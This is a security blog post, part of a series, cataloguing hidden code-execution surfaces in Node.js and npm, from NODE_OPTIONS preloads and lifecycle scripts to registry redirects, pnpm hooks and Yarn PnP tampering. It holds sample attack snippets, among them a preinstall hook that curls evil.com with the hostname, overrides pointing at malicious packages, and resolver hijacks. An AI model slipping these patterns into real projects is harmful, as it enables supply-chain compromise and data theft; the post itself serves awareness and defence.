This post is part of the Before Your Code Runs series, cataloguing the hidden, implicit code execution surfaces in programming language runtimes and toolchains.
Node.js and npm sit underneath a huge chunk of the modern web. It’s the runtime that made JavaScript a “real” backend language, and npm is the largest package registry in the world. That’s a lot of trust in a lot of code.
Here’s roughly what happens when Node starts:
- processes environment variables (
NODE_OPTIONS,NODE_PATH, etc.) - applies CLI flags (
--require,--import,--experimental-loader) - preloads modules
- initializes module resolution
- executes the dependency graph
- runs your entrypoint
And at install time, npm install has its own entire execution pipeline. Let’s walk through all of it.
NODE_OPTIONS injection
NODE_OPTIONS is an environment variable that injects CLI flags into every Node.js process. Set it once, and every node invocation on that machine (or in that container, or in that CI pipeline) picks it up. It’s the single most powerful implicit execution primitive in the Node ecosystem because it carries multiple flags that each enable pre-main code execution.
--require
The --require flag tells Node to preload a module before your entrypoint. Historically it was most associated with CommonJS, but on modern Node it can also preload ES modules. Modules preloaded with --require run before modules preloaded with --import.
export NODE_OPTIONS="--require /tmp/demo.js"
node app.js
// /tmp/demo.js
console.log("You are hacked");
Your app hasn’t loaded yet. The demo module already ran.
--import (ESM preloading)

The dedicated ES module preload flag. --import runs a module before the application entry point and is the most straightforward way to preload ESM hooks without relying on historical --require conventions.
NODE_OPTIONS="--import /tmp/hook.mjs" node app.mjs
// /tmp/hook.mjs
console.log("You are hacked");
--experimental-loader (ESM loader hooks)
Custom loaders intercept, rewrite, or redirect any import statement. Think of it as a man-in-the-middle for the module system. The documented flag name is --experimental-loader (it was renamed from --loader starting in Node v12.11.1), so older tooling and blog posts may still refer to the older --loader spelling.
Node also discourages --experimental-loader as a long-term mechanism (it may be removed in the future). The forward-looking path is to use --import with register() instead.
export NODE_OPTIONS="--experimental-loader /tmp/loader.mjs"
node app.mjs
// /tmp/loader.mjs
export async function load(url, context, defaultLoad) {
  console.log("You are hacked");
  return defaultLoad(url, context, defaultLoad);
}
The load hook fires every time Node resolves a module. You could use it to silently replace fs with a patched version that exfiltrates file reads, or intercept https requests, or inject logging into every import. The possibilities are genuinely terrifying.
--env-file as a delivery mechanism (Node 20.6+)
Node 20.6+ supports --env-file, which loads environment variables from a file before the process fully initializes. If a .env file contains NODE_OPTIONS, the preload injection chain moves from the environment into a file that most developers consider harmless configuration.
# .env
NODE_OPTIONS=--require /tmp/evil.js
node --env-file .env app.js
.env files are routinely excluded from code review (they’re in .gitignore), shared via Slack or Notion, copied between environments without inspection, and treated as “just config” by security tools. If your package.json scripts include --env-file (e.g. "start": "node --env-file .env server.js"), then whoever controls the .env file controls every Node process launched through npm start. In shared dev environments or CI/CD systems where .env files are pulled from secrets managers or mounted from volumes, the trust boundary gets murky fast.
All four flags above flow through the same primitive: NODE_OPTIONS. It’s universal (affects every Node process), invisible to the application (the app never knows about it), and trivially injected via environment control. An attacker can chain them too — NODE_OPTIONS="--require ./cjs-hook.js --import ./esm-hook.mjs --experimental-loader ./loader.mjs". --require / --import run before your entrypoint; --experimental-loader hooks into module resolution for everything that follows. If an attacker can set env vars in your CI/CD pipeline, Docker image, or .env file, game over.
- Lives in:
NODE_OPTIONSenvironment variable, CLI flags, or.envfiles loaded via--env-file - When it executes: Before the main script runs (
--require,--import) or during module loading (--experimental-loader)
package.json related attack surface
lifecycle scripts
Alright, here’s where npm gets truly wild. Every package.json can define lifecycle scripts that run automatically during npm install. No user confirmation, no prompt, nothing. Just code execution as a side effect of installing a dependency.
The big ones:
preinstall- runs before the package is installedinstall- runs after the package files are writtenpostinstall- runs after install completesprepare- runs in multiple lifecycle flows (including installs, pack, publish, and some git dependency installs)
{
  "name": "totally-normal-package",
  "version": "1.0.0",
  "scripts": {
    "preinstall": "echo 'You are hacked' && curl https://evil.com/exfil?host=$(hostname)"
  }
}
npm install totally-normal-package
- Lives in:
scriptsfield inpackage.json - When it executes: Automatically during
npm install
The Shai-Hulud worm in 2025 was a masterclass in abusing this. The first wave used postinstall hooks in trojaned packages like ngx-bootstrap and ng2-file-upload. The second wave (
Shai-Hulud 2.0
) switched to preinstall, which is even worse because it executes before any security checks can run. Over 600 packages were compromised, hitting tools from Zapier, PostHog, and Postman. The malware harvested GitHub tokens, npm tokens, and cloud credentials (AWS, Azure, GCP). Some variants even deployed destructive wipers as a dead man’s switch.
npm does have --ignore-scripts to skip lifecycle scripts, but almost nobody uses it because it breaks too many legitimate packages that need postinstall steps (like building native modules or downloading binaries).
"imports" field (subpath imports)
Node 12.19+ supports an imports field in package.json that lets a package remap its own internal specifiers. Any bare specifier starting with # gets resolved through this map before normal module resolution kicks in.
{
  "name": "my-app",
  "imports": {
    "#utils": "./src/utils.js",
    "#db": "./src/database.js"
  }
}
import { connect } from "#db";
The #db specifier resolves to ./src/database.js based on the imports map. Change the map, change what every #db import in the project actually loads.
The security risk is subtle. Unlike NODE_PATH (which requires env var control), subpath imports live in package.json — a file that’s already dense with configuration and reviewed less carefully than source code. A PR that changes "#auth": "./src/auth.js" to "#auth": "./src/auth-patched.js" looks like a routine refactor. Every file in the project that imports #auth silently switches to the new target.
Conditional exports make this even more interesting. The imports field supports conditions:
{
  "imports": {
    "#crypto": {
      "node": "./src/crypto-node.js",
      "default": "./src/crypto-browser.js"
    }
  }
}
If the imports map is modified (for example via a malicious PR or a compromised dependency), conditions can make the redirect environment-specific. The altered path only activates in production (or only in CI, or only on a specific platform), making it harder to catch during local development and testing.
- Lives in:
importsfield inpackage.json - When it executes: During module resolution for any
#-prefixed specifier
"overrides" / "resolutions"
npm (v8.3+) has overrides. Yarn has resolutions. Both let you force specific versions of transitive dependencies — packages you don’t directly depend on, buried deep in your dependency tree. The stated purpose is fixing bugs or security issues in nested deps without waiting for upstream maintainers.
{
  "overrides": {
    "lodash": "npm:[email protected]"
  }
}
That single line replaces every instance of lodash across your entire dependency tree with the evil-lodash package. The version number looks legitimate. The npm: alias syntax means npm fetches a completely different package while your code still does require('lodash'). Every dependency that uses lodash — express, webpack, your testing framework — silently loads the attacker’s version instead.
Yarn’s resolutions field works the same way:
{
  "resolutions": {
    "lodash": "https://evil.com/lodash-4.17.21.tgz"
  }
}
Overrides can also target specific dependency paths, making the attack more surgical and harder to detect:
{
  "overrides": {
    "express": {
      "qs": "npm:[email protected]"
    }
  }
}
Now only the qs dependency of express is replaced. Everything else resolves normally. A code reviewer would need to understand the full dependency tree to realize this is suspicious.
The real danger is that overrides are expected to be in package.json. They look like legitimate dependency management. “Pinned lodash to fix CVE-2024-XXXXX” is a commit message that nobody questions. And because overrides affect transitive dependencies (not your direct deps), the impact is invisible to anyone who isn’t carefully diffing the lockfile.
- Lives in:
overrides(npm) orresolutions(Yarn) field inpackage.json - When it executes: During dependency resolution in
npm install/yarn install
Corepack (packageManager field)
Corepack acts as a transparent proxy for package managers. It reads the "packageManager" field in package.json and automatically downloads and runs the specified version of yarn, pnpm, or npm. Historically it shipped with Node (added in Node 14.19.0 / 16.9.0) up through Node 24.x, but starting with Node 25 it is no longer distributed by default—you may need the userland corepack package instead.
{
  "name": "my-project",
  "packageManager": "[email protected]"
}
When Corepack is present and enabled, running yarn install in this project can be mediated by Corepack: it reads "packageManager", ensures the pinned yarn version is available (downloading it if needed), and then executes it. That mediation is transparent once configured. In Node 25+ specifically, it depends on Corepack being installed separately (since it’s no longer bundled by default).
The attack surface is the "packageManager" field itself. An attacker who can modify package.json can change it to point at a malicious package manager version. Corepack fetches package manager binaries from the npm registry by default, so a compromised or typosquatted package manager name resolves through the same registry that’s already a known attack vector. The COREPACK_HOME environment variable controls the cache directory; poisoning that cache means every project on the machine gets the backdoored package manager.
Corepack also supports fetching from custom URLs via corepack prepare, and the cached binaries are just tarballs extracted to disk. There’s integrity checking against the Corepack known-good list for official versions, but custom or bleeding-edge versions bypass that. And because Corepack intercepts the package manager binary itself, a compromised version controls the entire install pipeline: dependency resolution, lifecycle script execution, lockfile generation, everything.
Example: activate a pinned Yarn version
# package.json contains: { "packageManager": "[email protected]" }
corepack prepare --activate [email protected]

# this now runs Yarn via Corepack
yarn install
Example: fetch from a custom URL (skips the known-good list)
corepack prepare --activate https://evil.com/yarn-4.1.0.tgz
yarn install
- Lives in:
"packageManager"field inpackage.json,COREPACK_HOMEcache directory - When it executes: Transparently, when package manager commands are mediated through Corepack
npx / npm exec remote execution
npx (and npm exec, which is the same mechanism under the hood in current npm) fetches a package from the registry, installs it into a throwaway cache, and runs the binary named in that package’s bin field. You never added it to package.json. You might not even have a project yet. Typical day-one flows look like this:
npm create vite@latest my-app
npx create-next-app@latest
npx prisma migrate dev
Those commands pull down create-vite, create-next-app, prisma, and whatever they depend on, then run their CLIs with full access to your machine: filesystem, environment variables, network. Lifecycle scripts on that package (preinstall, postinstall) still run as part of the install step, same as a normal npm install.

Even a trivial tool illustrates the same trust leap: you name a package, npm pulls it if needed, then runs its binary. -y skips the install confirmation so it is one paste away:
npx -y cowsay hello
You may see a line like npm warn exec … will be installed: cowsay@… on a cold cache, then the CLI output. No project files were involved.
The attack surface most people actually hit is typosquatting and look-alike names. You meant create-vite but fat-fingered the package name, or you copied a blog command with a typo, or you ran npx @scope/some-cli where the scope or name is one character off from the real tool. Whatever string you pass is resolved on the public registry (unless you have a private registry); if a squatter owns that name, you just executed their code once. Compared to adding a dependency, npx is easy to miss in audits: it often leaves little trace in the project itself (node_modules, lockfile), making after-the-fact review harder.
npm create <initializer> is wired to npm exec create-<initializer> (for example npm create vite@latest runs the create-vite package). Same trust model as npx, just different syntax—another place where a wrong package name does the wrong thing.
You can also install-and-run from a tarball URL (the same kinds of specifiers npm install accepts). You pass the URL as a package to npm exec / npx, not as the command name:
npm exec --package=https://registry.npmjs.org/cowsay/-/cowsay-1.5.0.tgz -- cowsay hi
# or equivalently:
npx --package=https://registry.npmjs.org/cowsay/-/cowsay-1.5.0.tgz -- cowsay hi
That fetches whatever is at that URL right now. If it is HTTP instead of HTTPS, a redirect chain, or a main branch tarball that changes every push, you are not getting the same guarantees as a version pinned in a lockfile. READMEs, CI, and onboarding docs sometimes paste npx -y … one-liners; -y suppresses the install prompt, which is handy in automation and also means a wrong or malicious package name runs with no second chance.
- Lives in:
npx,npm exec,npm create/npm init(initializer flows) - When it executes: Immediately on invocation, with full process permissions
binding.gyp / node-gyp native compilation
If a package has a binding.gyp file, npm install often ends up invoking node-gyp to build native addons. In npm’s default behavior, this happens when the package has binding.gyp in the package root and it doesn’t define its own install/preinstall script—in that case npm treats the install step as node-gyp rebuild. Either way, the install pipeline can end up launching platform build tools (make on Unix, msbuild on Windows) and running a surprising amount of code just by installing a dependency.
Example of a benign binding.gyp file:
{
  "targets": [
    {
      "target_name": "addon",
      "sources": [ "src/addon.cpp" ]
    }
  ]
}
When this file is present, npm runs all the defined native build steps.
But here’s the danger: binding.gyp allows injecting custom compiler flags, specifying arbitrary source files, and sometimes running scripts as part of pre-build or post-build steps. A malicious package can leverage this to run arbitrary code or tamper with the build process during installation.
Example of a suspicious pattern (custom actions):
{
  "targets": [
    {
      "target_name": "pretend_supply_chain_hook",
      "type": "none",
      "actions": [
        {
          "action_name": "run_during_gyp",
          "inputs": ["binding.gyp"],
          "outputs": ["<(INTERMEDIATE_DIR)/.bycr_gyp_demo_stamp"],
          "action": [
            "sh",
            "-c",
            "echo '*** DEMO: this ran during npm install via binding.gyp actions ***' && date"
          ]
        }
      ]
    },
    {
      "target_name": "addon",
      "dependencies": ["pretend_supply_chain_hook"],
      "sources": ["addon.cc"]
    }
  ]
}

A build process like this could execute a shell script as part of npm install, which is an obvious escalation point for attackers.
Even without intentional abuse, this is a broad attack surface. C/C++ compilation involves preprocessor directives, toolchain plugins, linker scripts, and more—all hidden beneath a JavaScript install command and largely invisible to typical security scanners or audits.
- Lives in:
binding.gypfile in the package root - When it executes: During
npm installwhen native addon compilation is triggered
.node native addon loading
The binding.gyp section above covers compile-time. This is load-time. When require() encounters a .node file, Node calls process.dlopen(), which maps directly to the system’s dlopen(). That means arbitrary native code executes with the full permissions of the Node process. No sandbox. No standard JS-level permission checks apply.
// This loads and executes native code
const addon = require('./build/Release/addon.node');
The .node file is a shared library (.so on Linux, .dylib on macOS, .dll on Windows). When it loads, its initialization function runs immediately. A malicious .node file can do anything a C program can do: spawn processes, open network connections, read arbitrary files, load additional shared libraries.
Normally, this .node binary exists because a native dependency either (a) compiles C/C++ sources during npm install via node-gyp (driven by binding.gyp), or (b) ships a prebuilt .node under prebuilds/ that the installer downloads for your OS/CPU. In both cases, the .node ends up on disk before your app starts. The attack surface appears later: once Node is about to require() it, swapping or poisoning that on-disk binary turns a “normal” require into native code execution.
The attack surface here is substitution. If an attacker can replace a .node file in node_modules/ (via a compromised package, a writable node_modules directory, or a supply chain attack that swaps the prebuilt binary), the malicious native code executes the next time the addon is require()’d. Unlike JavaScript files, .node binaries are opaque to code review and static analysis. You can’t grep a shared library for curl https://evil.com. Most security scanners skip binary files entirely.
Packages that ship prebuilt binaries (via prebuild, node-pre-gyp, or prebuildify) download .node files from URLs specified in package.json. If that URL is compromised, or the download happens over HTTP without integrity verification, the binary that lands in your node_modules could be anything.
- Lives in:
.nodefiles innode_modules/(typically underbuild/Release/orprebuilds/) - When it executes: On
require()of the.nodefile, viaprocess.dlopen()
NODE_PATH environment variable

NODE_PATH adds directories to the module resolution search path. If you set it to a directory containing a module name that your application imports (for example require('left-pad')), Node may resolve that import to the attacker-controlled module first.
mkdir /tmp/evil-modules
mkdir -p /tmp/evil-modules/left-pad
echo 'module.exports = { pwned: true, msg: \"You are hacked\" }' > /tmp/evil-modules/left-pad/index.js
NODE_PATH=/tmp/evil-modules node -e "const leftPad=require('left-pad'); console.log(leftPad)"
- Lives in:
NODE_PATHenvironment variable - When it executes: Affects every
require()call throughout the application
Honestly, NODE_PATH is less commonly exploited than NODE_OPTIONS because it only shadows non-relative requires and core modules resolve first, which limits impact in modern setups. But in older versions or specific configurations, it’s still viable. And in CI/CD environments where env vars are loosely managed, it’s a risk worth knowing about.
.npmrc registry manipulation
The .npmrc file controls npm’s configuration, including which registry to use for package resolution. It can live in the project directory, the user’s home directory, or globally. If an attacker can write to .npmrc, they can redirect package installs to a malicious registry.
# .npmrc
registry=https://evil-registry.com/
Now every npm install fetches packages from the attacker’s registry. They can serve backdoored versions of any package, perfectly matching version numbers and metadata. A lockfile helps, but it’s not a magic forcefield here: depending on how the lockfile was created and which registry URLs it encodes, changing the configured registry can still change what gets installed (and the integrity values will faithfully validate whatever tarballs the install actually fetched).
Scoped registries make this even more targeted:
@company:registry=https://evil-registry.com/
Now only @company/* packages get redirected. Everything else resolves normally. Very hard to detect.
- Lives in:
.npmrcfile (project, user, or global) - When it executes: Affects all package resolution during
npm install
Yarn PnP / pnpm hooks
If you’re not using npm, you’re probably using Yarn or pnpm. Both have their own implicit execution surfaces that go beyond what npm exposes.
Yarn Plug’n’Play (.pnp.cjs)
Yarn Berry (v2+) introduced Plug’n’Play, which replaces node_modules entirely. Instead of a directory tree, Yarn generates a .pnp.cjs file that acts as a custom module resolver. This file gets loaded on every require() call by patching Node’s Module._resolveFilename. It’s effectively a universal preload that controls all module resolution for the entire process.
The .pnp.cjs file is JavaScript. It’s generated by yarn install, checked into the repo (Yarn recommends this), and effectively loaded on every Node invocation that goes through Yarn tooling (yarn node, yarn run) or explicitly preloads it. If a malicious actor can tamper with it (via a PR, a compromised CI artifact, or anything that changes what yarn install generated), they control where every single require() and import resolves to. And because the file is typically thousands of lines of auto-generated code, a one-line backdoor can blend into a “normal regen” diff and slip past review.
node --require ./.pnp.cjs app.js
That --require is added automatically by yarn node and yarn run. Every script in package.json executed through Yarn loads .pnp.cjs first.
What to look for in a .pnp.cjs diff. The file is mostly boilerplate, but two areas are security-relevant. Near the top, Yarn embeds a JSON blob in a RAW_RUNTIME_STATE string. Inside it, packageRegistryData lists packages with packageLocation (where on disk—or inside a zip in .yarn/cache—that package’s files live) and packageDependencies (which names resolve to which descriptors). Change packageLocation to point at an attacker-controlled directory, or quietly rewiring packageDependencies, and you’ve swapped what resolves without a classic node_modules/ tree edit.
["lodash", [
  ["npm:4.17.21", {
    packageLocation: "/tmp/evil/lodash/",
    packageDependencies: [["lodash", "npm:4.17.21"]],
    linkType: "HARD",
  }],
]],
Deeper in the same file, Yarn wires Plug’n’Play by wrapping Module._resolveFilename (often behind an applyPatch-style helper). A malicious diff can add an early return for specific request strings and bypass the registry entirely—the same class of trick as hooking Module._resolveFilename, just hidden in generated code.
const orig = require("module").Module._resolveFilename;
require("module").Module._resolveFilename = function (request, parent, isMain, options) {
  if (request === "lodash") return "/tmp/evil/lodash/index.js";
  return orig.call(this, request, parent, isMain, options);
};
And because .pnp.cjs is executable JavaScript, not a passive config dump, arbitrary statements can run the moment Node loads the shim—before your entrypoint.
.yarnrc.yml plugins and registry
Yarn Berry’s configuration file .yarnrc.yml supports plugins — arbitrary JavaScript modules that run during Yarn operations. A plugin can hook into dependency resolution, package fetching, lifecycle scripts, or any other Yarn operation.
# .yarnrc.yml
plugins:
  - path: .yarn/plugins/evil-plugin.cjs
npmRegistryServer: "https://evil-registry.com/"
Plugins are JavaScript files that Yarn loads and executes. The .yarnrc.yml file also controls the npm registry URL (same attack as .npmrc), authentication tokens, and various other settings that affect the entire install pipeline.
pnpm hooks (pnpmfile.cjs)
pnpm supports a pnpmfile.cjs (or .pnpmfile.cjs) hook file that runs during installation. It exports a hooks object with functions like readPackage that can modify any package’s package.json before it’s installed.
// .pnpmfile.cjs
module.exports = {
  hooks: {
    readPackage(pkg) {
      // runs for every package in the dependency tree
      if (pkg.name === 'lodash') {
        pkg.dependencies['evil-package'] = '*';
      }
      return pkg;
    }
  }
};
This hook silently injects evil-package as a dependency of lodash during installation. The lockfile reflects the modification, but the original package.json of lodash is untouched. It’s dependency injection in the most literal sense. The .pnpmfile.cjs lives in the project root and is executed automatically on every pnpm install.
- Lives in:
.pnp.cjs(Yarn PnP),.yarnrc.yml(Yarn config),.pnpmfile.cjs(pnpm hooks) - When it executes:
.pnp.cjson every Node process;.yarnrc.ymlplugins during Yarn operations;.pnpmfile.cjsduringpnpm install
require.extensions / module._extensions
Deprecated since Node 0.10. Still works, but Node explicitly warns against it: it can introduce subtle bugs and slow down resolution as more extensions are registered. require.extensions (and its internal twin Module._extensions) lets you register custom handlers for file extensions. When require() encounters a file with a registered extension, it calls your handler instead of the default loader.
require.extensions['.txt'] = (module, filename) => {
  const fs = require('fs');
  // arbitrary code runs here for every require('./anything.txt')
  module.exports = fs.readFileSync(filename, 'utf8');
};
On its own, this is a feature — it’s how tools like ts-node and @babel/register work. They register handlers for .ts or .jsx files so that require() can load them transparently. The problem is that extension registration is global and first-come-first-served. Any dependency that registers an extension handler affects every subsequent require() of that file type across the entire process.
A malicious dependency buried three levels deep in your dependency tree could register a handler for .json files that intercepts every require('./config.json') in your application. Or register a handler for .node files that wraps the native addon loader with instrumentation. The registration happens at require() time of the dependency, and there’s no notification, no permission check, and no way to scope it to a single package.
- Lives in:
require.extensions/Module._extensionsin any loaded module - When it executes: The handler fires on every
require()call matching the registered extension
node_modules/.hooks/ directory [DEPRECATED]
(but if at all you are using npm 6 for some reason)
This one’s relatively obscure. npm supports a .hooks/ directory inside node_modules/ that can contain lifecycle scripts. Files named preinstall, install, postinstall, preuninstall, or postuninstall in this directory get executed during the corresponding lifecycle events for all packages.
It’s like a global lifecycle hook for the entire node_modules tree. If an attacker can write to node_modules/.hooks/postinstall, that script runs every time any package is installed in that project.
Caveat: this hook mechanism worked in npm 6-era tooling, but it does not execute in modern npm (npm 7+ — including npm 10).
Example: a global postinstall hook
The same idea applies to preinstall, install, preuninstall, and postuninstall — same directory, filename must match the lifecycle event exactly.
mkdir -p node_modules/.hooks
cat > node_modules/.hooks/postinstall <<'EOF'
#!/usr/bin/env sh
echo "*** DEMO: node_modules/.hooks/postinstall ran ***"
EOF
chmod +x node_modules/.hooks/postinstall

npm install
- Lives in:
node_modules/.hooks/directory - When it executes: During npm lifecycle events for all packages
The obscurity is both the weakness and the strength of this vector. Most developers don’t know it exists, which means most security tools don’t check for it either.